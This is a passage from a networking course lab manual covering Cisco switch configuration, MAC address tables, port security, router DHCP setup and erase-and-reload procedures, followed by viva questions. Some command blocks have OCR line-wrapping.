%LINK-3-UPDOWN: Interface FastEthernet0/18, changed state to down
%LINK-3-UPDOWN: Interface FastEthernet0/18, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/18, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan99, changed state to up
```

The line protocol for both interface FastEthernet 0/18 and interface VLAN 99 will temporarily go down.

The default on the Ethernet interface of the switch is auto-sensing, so it automatically negotiates optimal settings. You should set duplex and speed manually only if a port must operate at a certain speed and duplex mode. Manually configuring ports can lead to duplex mismatches, which can significantly degrade performance.

Verify the new duplex and speed settings on the Fast Ethernet interface.

```
S1#show interface fastethernet 0/18
```

Step 10: Save the configuration.

You have completed the basic configuration of the switch. Now back up the running configuration file to NVRAM to ensure that the changes made will not be lost if the system is rebooted or loses power.

```
S1#copy running-config startup-config
Destination filename [startup-config]?[Enter] Building configuration...
[OK]
S1#
```

Step 11: Examine the startup configuration file.

To see the configuration that is stored in NVRAM, issue the **show startup-config** command from privileged EXEC mode.

```
S1#show startup-config
```

Are all the changes that were entered recorded in the file? _____

Task 4: Managing the MAC Address Table

Step 1: Record the MAC addresses of the hosts.

Determine and record the Layer 2 (physical) addresses of the PC network interface cards using the following commands:

Start > Run > cmd > ipconfig /all

PC1: _____

PC2: _____

Step 2: Determine the MAC addresses that the switch has learned.

Display the MAC addresses using the **show mac-address-table** command in privileged EXEC mode.

```
S1#show mac-address-table
```

How many dynamic addresses are there? _____

How many MAC addresses are there in total? _____

Do the dynamic MAC addresses match the host MAC addresses? _____

Step 3: List the show mac-address-table options.

```
S1#show mac-address-table ?
```

How many options are available for the **show mac-address-table** command? _____ Show only the MAC addresses from the table that were learned dynamically.

```
S1#show mac-address-table address <PC1 MAC here>
```

How many dynamic addresses are there? _____

Step 4: Clear the MAC address table.

To remove the existing MAC addresses, use the **clear mac-address-table** command from privileged EXEC mode.

```
S1#clear mac-address-table dynamic
```

Step 5: Verify the results.

Verify that the MAC address table was cleared.

```
S1#show mac-address-table
```

How many static MAC addresses are there? _____ How many dynamic addresses are there? _____

Step 6: Examine the MAC table again.

More than likely, an application running on your PC1 has already sent a frame out the NIC to S1. Look at the MAC address table again in privileged EXEC mode to see if S1 has relearned the MAC address for PC1

```
S1#show mac-address-table
```

How many dynamic addresses are there? _____

Why did this change from the last display? _____

_____ If S1 has not yet relearned the MAC address for PC1, ping the VLAN 99 IP address of the switch from PC1 and then repeat Step 6.

Step 7: Set up a static MAC address.

To specify which ports a host can connect to, one option is to create a static mapping of the host MAC address to a port.

Set up a static MAC address on Fast Ethernet interface 0/18 using the address that was recorded for PC1 in Step 1 of this task. The MAC address **00e0.2917.1884** is used as an example only. You must use the MAC address of your PC1, which is different than the one given here as an example.

```
S1(config)#mac-address-table static 00e0.2917.1884 interface fastethernet 0/18 vlan 99
```

Step 8: Verify the results.

Verify the MAC address table entries.

```
S1#show mac-address-table
```

How many total MAC addresses are there? _____ How many static addresses are there? _____

Step 10: Remove the static MAC entry.

To complete the next task, it will be necessary to remove the static MAC address table entry. Enter configuration mode and remove the command by putting a **no** in front of the command string.

Note: The MAC address 00e0.2917.1884 is used in the example only. Use the MAC address for your PC1.

```
S1(config)#no mac-address-table static 00e0.2917.1884 interface fastethernet 0/18 vlan
99
```

Step 10: Verify the results.

Verify that the static MAC address has been cleared.

```
S1#show mac-address-table
```

How many total static MAC addresses are there? _____

Task 5 Configuring Port Security

Step 1: Configure a second host.

A second host is needed for this task. Set the IP address of PC2 to 172.17.99.32, with a subnet mask of 255.255.255.0 and a default gateway of 172.17.99.11. Do not connect this PC to the switch yet.

Step 2: Verify connectivity.

Verify that PC1 and the switch are still correctly configured by pinging the VLAN 99 IP address of the switch from the host.

Were the pings successful? _____ If the answer is no, troubleshoot the host and switch configurations.

Step 3: Copy the host MAC addresses.

Write down the MAC addresses from Task 4, Step 1.

PC1_____

PC2_____

Step 4: Determine which MAC addresses that the switch has learned.

Display the learned MAC addresses using the **show mac-address-table** command in privileged EXEC mode.

```
S1#show mac-address-table
```

How many dynamic addresses are there? _____

Do the MAC addresses match the host MAC addresses? _____

Step 5: List the port security options.

Explore the options for setting port security on interface Fast Ethernet 0/18.

```
S1# configure terminal
S1(config)#interface fastethernet 0/18 S1(config-
if)#switchport port-security ?   aging        Port-
security aging commands   mac-address  Secure mac
address   maximum      Max secure addresses   violation
Security violation mode
  <cr>
```

```
S1(config-if)#switchport port-security
```

Step 6: Configure port security on an access port.

Configure switch port Fast Ethernet 0/18 to accept only two devices, to learn the MAC addresses of those devices dynamically, and to block traffic from invalid hosts if a violation occurs.

```
S1(config-if)#switchport mode access  S1(config-if)#switchport port-
security  S1(config-if)#switchport port-security maximum 2
S1(config-if)#switchport port-security mac-address sticky
S1(config-if)#switchport port-security violation protect
S1(config-if)#exit
```

Step 7: Verify the results.

Show the port security settings.

```
S1#show port-security
```

How many secure addresses are allowed on Fast Ethernet 0/18?_____ What is the security action for this port? _____

Step 8: Examine the running configuration file.

```
S1#show running-config
```

Are there statements listed that directly reflect the security implementation of the running configuration?

_____

Step 9: Modify the port security settings on a port.

On interface Fast Ethernet 0/18, change the port security maximum MAC address count to 1 and to shut down if a violation occurs.

```
S1(config-if)#switchport port-security maximum 1
S1(config-if)#switchport port-security violation shutdown
```

Step 10: Verify the results. Show the port security settings.

```
S1#show port-security
```

Have the port security settings changed to reflect the modifications in Step 9? _____

Ping the VLAN 99 address of the switch from PC1 to verify connectivity and to refresh the MAC address table. You should now see the MAC address for PC1 “stuck” to the running configuration.

```
S1#show run
Building configuration...

<output omitted>
!
interface FastEthernet0/18  switchport access vlan 99  switchport mode
access  switchport port-security  switchport port-security mac-address
```

```
sticky  switchport port-security mac-address sticky 00e0.2917.1884
speed 100  duplex full
!
<output omitted>
```

Step 11: Introduce a rogue host.

Disconnect PC1 and connect PC2 to port Fast Ethernet 0/18. Ping the VLAN 99 address 172.17.99.11 from the new host. Wait for the amber link light to turn green. Once it turns green, it should almost immediately turn off.

Record any observations: _____

_____

Step 12: Show port configuration information.

To see the configuration information for just Fast Ethernet port 0/18, issue the following command in privileged EXEC mode:

```
S1#show interface fastethernet 0/18
```

What is the state of this interface?

Fast Ethernet0/18 is _____ Line protocol is _____

Step 13: Reactivate the port.

If a security violation occurs and the port is shut down, you can use the **no shutdown** command to reactivate it. However, as long as the rogue host is attached to Fast Ethernet 0/18, any traffic from the host disables the port. Reconnect PC1 to Fast Ethernet 0/18, and enter the following commands on the switch:

```
S1# configure terminal
S1(config)#interface fastethernet 0/18
S1(config-if)# no shutdown
S1(config-if)#exit
```

Note: Some IOS version may require a manual **shutdown** command before entering the **no shutdown** command.

Step 14: Cleanup

Unless directed otherwise, clear the configuration on the switches, turn off the power to the host computer and switches, and remove and store the cables.

Appendix 1

Erasing and Reloading the Switch

For the majority of the labs in Exploration 3, it is necessary to start with an unconfigured switch. Using a switch with an existing configuration may produce unpredictable results. These instructions show you how to prepare the switch prior to starting the lab. These instructions are for the 2960 switch; however, the procedure for the 2900 and 2950 switches is the same.

Step 1: Enter privileged EXEC mode by typing the enable command.

If prompted for a password, enter **class**. If that does not work, ask the instructor.

```
Switch>enable
```

Step 2: Remove the VLAN database information file.

```
Switch#delete flash:vlan.dat
Delete filename [vlan.dat]?[Enter]
Delete flash:vlan.dat? [confirm] [Enter]
```

If there is no VLAN file, this message is displayed:

```
%Error deleting flash:vlan.dat (No such file or directory)
```

Step 3: Remove the switch startup configuration file from NVRAM.

```
Switch#erase startup-config
```

The responding line prompt will be:

```
Erasing the nvram filesystem will remove all files! Continue? [confirm]  Press Enter to
confirm.
```

The response should be:

```
Erase of nvram: complete
```

Step 4: Check that the VLAN information was deleted.

Verify that the VLAN configuration was deleted in Step 2 using the **show vlan** command.

If the VLAN information was successfully deleted in Step 2, go to Step 5 and restart the switch using the **reload** command.

If previous VLAN configuration information is still present (other than the default management VLAN 1), you must power-cycle the switch (hardware restart) instead of issuing the **reload** command. To powercycle the switch, remove the power cord from the back of the switch or unplug it, and then plug it back in.

Step 5: Restart the software.

Note: This step is not necessary if the switch was restarted using the power-cycle method.

At the privileged EXEC mode prompt, enter the **reload** command.

```
Switch(config)#reload
```

The responding line prompt will be:

```
System configuration has been modified. Save? [yes/no]:
```

Type **n** and then press **Enter**.

The responding line prompt will be:

```
Proceed with reload? [confirm] [Enter]
```

The first line of the response will be:

```
Reload requested by console.
```

After the switch has reloaded, the line prompt will be:

```
Would you like to enter the initial configuration dialog? [yes/no]:
```

Type **n** and then press **Enter**.

The responding line prompt will be:

```
Press RETURN to get started! [Enter
```

Algorithm: NA

Source Code: NA

Output: NA

Conclusion:

Star Topology:

1. What is a Star Topology, and how does it function?

2. How does a hub differ from a switch in a Star Topology?

3. What are the advantages and disadvantages of using a Star Topology?

4. In a Star Topology, what happens if the central device (hub or switch) fails?

5. Can you explain how data is transmitted in a Star Topology using a hub vs. a switch?

IP Configuration of End Devices:

6. How do you assign an IP address to an end device in a network?

7. What is the difference between static and dynamic IP configuration?

8. What command would you use to view the IP configuration of a device?

9. Why is it important to correctly configure IP addresses in a network?

10. What is a subnet mask, and why is it important in IP configuration?

Show Command:

11. What is the purpose of the 'show' command in networking?

12. Can you list some commonly used 'show' commands and their functions?

13. How would you use the 'show' command to verify the status of a network interface?

14. What information can you gather using the 'show ip route' command?

15. Why is the 'show running-config' command important for network administrators?

Copy Command:

16. What does the 'copy' command do in a network device?

17. How would you use the 'copy running-config startup-config' command, and what is its purpose?

18. What precautions should you take before using the 'copy' command?

19. Can you explain the difference between 'copy' and 'backup' in the context of network configuration?

20. How would you restore a configuration from a saved file using the 'copy' command?

Password Setting:

21. How do you set a password on a network device like a router or switch?

22. What is the difference between setting a console password and an enable password?

23. Why is it important to secure network devices with passwords?

24. How can you ensure that passwords are stored securely on a network device?

25. What is the purpose of the 'enable secret' command, and how is it different from the 'enable password' command?

Hostname Setting:

26. Why is it important to set a hostname on network devices?

27. What command is used to set the hostname of a device?

28. How does setting a hostname help in network management?


29. Can you change the hostname of a device while it is in operation, and if so, how?

30. What considerations should be taken into account when choosing a hostname for a device?


PROGRAM -4

Aim: Create DHCP configuration on Packet Tracer.

Theoretical Description:



Router Designation	Router Name	FastEthernet 0 Address/ Subnet Mask	Interface Type	Serial 0 Address/ Subnet Mask	Loopback 0 Address/ Subnet Mask	Enable Secret Password	Enable/VTY/ Console Passwords
Router 1	Campus	172.16.12.1/24	DCE	172.16.1.6/30	NA	class	cisco
Router 2	ISP	NA	DTE	172.16.1.5/30	172.16.13.1/32	class	cisco



Objective

- Configure a router for Dynamic Host Configuration Protocol (DHCP) to dynamically assign addresses to attached hosts.
- **Background/Preparation**

  Routing between the ISP and the campus router uses a static route between the ISP and the gateway, and a default route between the gateway and the ISP. The ISP connection to the Internet is identified by a loopback address on the ISP router.

  Cable a network similar to the one in the diagram above. Any router that meets the interface requirements displayed on the above diagram may be used. This includes the following and any of their possible combinations: • 800 series routers
- 1600 series routers • 1700 series routers • 2500 series routers
- 2600 series routers

  Please refer to the chart at the end of the lab to correctly identify the interface identifiers to be used based on the equipment in the lab. The configuration output used in this lab is produced from 1721 series routers. Any other router used may produce slightly different output. Conduct the following steps on each router unless specifically instructed otherwise.

Start a HyperTerminal session.

Note: Refer to the erase and reload instructions at the end of this lab. Perform those steps on all routers in this lab assignment before continuing.

Algorithm: NA

Configuration Setup:

Step 1 Configure the routers

Configure all of the following according to the chart:

- The hostname
- The console
- The virtual terminal
- The enable passwords
- The interfaces

If problems occur during this configuration, refer to Lab 1.1.4a Configuring NAT.

Step 2 Save the configuration

At the privileged EXEC mode prompt, on both routers, type the command **`copy running-config startup-config`**.

Step 3 Create a static route

a. Addresses 199.99.9.32/27 have been allocated for Internet access outside of the company. Use the **`ip route`** command to create the static route:

```
ISP(config)#ip route 172.16.12.0 255.255.255.0 172.16.1.6
```

b. Is the static route in the routing table? _____

Step 4 Create a default route

a. Use the **`ip route`** command to add a default route from the campus router to the ISP router. This will provide the mechanism to forward any unknown destination address traffic to the ISP:

```
campus(config)#ip route 0.0.0.0 0.0.0.0 172.16.1.5
```

b. Is the static route in the routing table? _____

Step 5 Create the DHCP address pool

To configure the campus LAN pool, use the following commands:


```
 campus(config)#ip dhcp pool campus campus(dhcp-config)#network
172.16.12.0 255.255.255.0 campus(dhcp-config)#default-router
172.16.12.1 campus(dhcp-config)#dns-server 172.16.1.2
campus(dhcp-config)#domain-name foo.com campus(dhcp-config)#netbios-
name-server 172.16.1.10
```

Step 6 Excluding addresses from pool

To exclude addresses from the pool, use the following commands:

```
 campus(dhcp-config)#ip dhcp excluded-address 172.16.12.1 172.16.12.10
```

Step 7 Verifying DHCP Operation



a. At each workstation on the directly connected subnet configure the TCP/IP properties so the workstation will obtain an IP address and Domain Name System (DNS) server address from the DHCP server. After changing and saving the configuration, reboot the workstation.

b. To confirm the TCP/IP configuration information on each host use **Start** > **Run** > **winipcfg**. If running Windows 2000, check using **`ipconfig`** in a DOS window.

c. What IP address was assigned to the workstation? _____

d. What other information was automatically assigned?

_____ _____ _____

e. When was the lease obtained? _____

f. When will the lease expire? _____

Step 8 View DHCP bindings

a. From the campus router, the bindings for the hosts can be seen. To see the bindings, use the command **`show ip dhcp binding`** at the privileged EXEC mode prompt.

b. What were the IP addresses assigned? _____

c. What are the three other fields listed in the output?

_____ _____ _____

Upon completion of the previous steps finish the lab by doing the following:

- Logoff by typing **`exit`**
- Turn the router off
- Remove and store the cables and adapter

Erasing and reloading the router

Enter into the privileged EXEC mode by typing **`enable`**.

If prompted for a password, enter **class** (if that does not work, ask the instructor).

```
Router>enable
```

At the privileged EXEC mode, enter the command **`erase startup-config`**.

```
Router#erase startup-config
```

The responding line prompt will be:

```
Erasing the nvram filesystem will remove all files! Continue? [confirm]
```

Press **Enter** to confirm.

The response should be:

```
Erase of nvram: complete
```

Now at the privileged EXEC mode, enter the command **`reload`**.

```
Router(config)#reload
```

The responding line prompt will be:

```
System configuration has been modified. Save? [yes/no]:
```

Type **n** and then press **Enter**.

The responding line prompt will be:

```
Proceed with reload? [confirm]
```

Press **Enter** to confirm.

In the first line of the response will be:

```
Reload requested by console.
```

After the router has reloaded the line prompt will be:

```
Would you like to enter the initial configuration dialog? [yes/no]:
```

Type **n** and then press **Enter**.

The responding line prompt will be:

```
Press RETURN to get started!
```

Press **Enter**.

Now the router is ready for the assigned lab to be performed.

Router Interface Summary				
Router Model	**Ethernet Interface #1**	**Ethernet Interface #2**	**Serial Interface #1**	**Serial Interface #2**
800 (806)	Ethernet 0 (E0)	Ethernet 1 (E1)		
1600	Ethernet 0 (E0)	Ethernet 1 (E1)	Serial 0 (S0)	Serial 1 (S1)
1700	FastEthernet 0 (FA0)	FastEthernet 1 (FA1)	Serial 0 (S0)	Serial 1 (S1)
2500	Ethernet 0 (E0)	Ethernet 1 (E1)	Serial 0 (S0)	Serial 1 (S1)
2600	FastEthernet 0/0 (FA0/0)	FastEthernet 0/1 (FA0/1)	Serial 0/0 (S0/0)	Serial 0/1 (S0/1)
In order to find out exactly how the router is configured, look at the interfaces. This will identify what type and how many interfaces the router has. There is no way to effectively list all of the combinations of configurations for each router class. What is provided are the identifiers for the possible combinations of interfaces in the device. This interface chart does not include any other type of interface even though a specific router may contain one. An example of this might be an ISDN BRI interface. The string in parenthesis is the legal abbreviation that can be used in an IOS command to represent the interface.				

Output: NA

Conclusion: In conclusion, configuring DHCP in Packet Tracer is a critical exercise for understanding how dynamic IP addressing works in a network. DHCP simplifies network management by automatically assigning IP addresses and other essential network parameters to client devices, reducing the need for manual configuration. Through this hands-on experience in Packet Tracer, students gain valuable skills in setting up, managing, and troubleshooting DHCP servers, understanding the flow of DHCP requests and responses, and addressing common issues that may arise in a dynamic network environment. Mastery of DHCP configuration not only enhances a student's ability to manage IP

address allocation efficiently but also prepares them for real-world networking scenarios where automation and scalability are key.

Viva Questions:

Here are some viva questions related to configuring DHCP (Dynamic Host Configuration Protocol) in Packet Tracer:

Basic Concepts:

1. What is DHCP, and why is it used in networking?

2. How does DHCP work, and what are the key stages in the DHCP process?

3. What is the difference between static IP addressing and DHCP?

4. What information does a DHCP server provide to a client?

5. Can you explain the role of a DHCP relay agent?

Configuration in Packet Tracer:

6. How do you set up a DHCP server in Packet Tracer?

7. What are the key steps involved in configuring DHCP on a router in Packet Tracer?

8. How do you define a DHCP pool, and what parameters must be configured?

9. What command do you use to exclude specific IP addresses from being assigned by DHCP?

10. How do you verify that DHCP is working correctly in Packet Tracer?

Advanced Configuration:

11. How can you configure multiple DHCP pools for different subnets on a single DHCP server?

12. What would you do if a client device is not receiving an IP address from the DHCP server?

13. Can you explain how to configure a DHCP relay in a network with multiple subnets?

14. How would you handle IP address conflicts in a network using DHCP?

15. What is the purpose of lease time in DHCP, and how can you configure it?

Troubleshooting:

16. What steps would you take to troubleshoot a DHCP server that is not assigning IP addresses?

17. How can you use Packet Tracer's simulation mode to diagnose DHCP-related issues?

18. What command would you use to view the DHCP bindings on a router?

19. How do you check the IP configuration of a client to ensure it received the correct DHCP parameters?

20. What could cause a DHCP client to receive an APIPA (169.254.x.x) address, and how would you fix it?

Practical Scenarios:

21. How would you configure a DHCP server for a network with different VLANs in Packet Tracer?

22. Can you explain how to set up a DHCP server to provide different DNS server addresses to different subnets?

23. What is the importance of configuring the default gateway in a DHCP pool?

24. How would you configure DHCP in a network that also uses static IP addresses for certain devices?

25. How can you monitor and manage DHCP leases in a large network using Packet Tracer?

PROGRAM -5

Aim: Router Mode, Switch/Router basic commands

Theoretical Description:

Configuring Routers


The **Config** tab offers four general levels of configuration: global, routing, switching (Cisco 1841 and Cisco 2811 only), and interface. To perform a global configuration, click the **GLOBAL** button to expand the **Settings** button (if it has not already been expanded). To configure routing, click the **ROUTING** button, and then choose **Static** or **RIP**. To configure switching, click the **SWITCHING** button to expand the VLAN Database button. To configure an interface, click the **INTERFACE** button to expand the list of interfaces, and then choose the interface. Note that the **Config** tab provides an alternative to the Cisco IOS CLI only for some simple, common features; to access the full set of router commands that have been modeled you must use the Cisco IOS CLI.

Throughout your configurations in the Config tab, the lower window will display the equivalent Cisco IOS commands for all your actions.

Global Settings


In global settings, you can change the display name of the router as it appears on the workspace and the hostname as it appears in the Cisco IOS. You can also manipulate the router configurations files in these various ways:

- Erase the NVRAM (where the startup configuration is stored).
- Save the current running configuration to the NVRAM.
- Export the startup and running configuration to an external text file.
- Load an existing configuration file (in .txt format) into the startup configuration.
- Merge the current running configuration with another configuration file.




Algorithm Settings

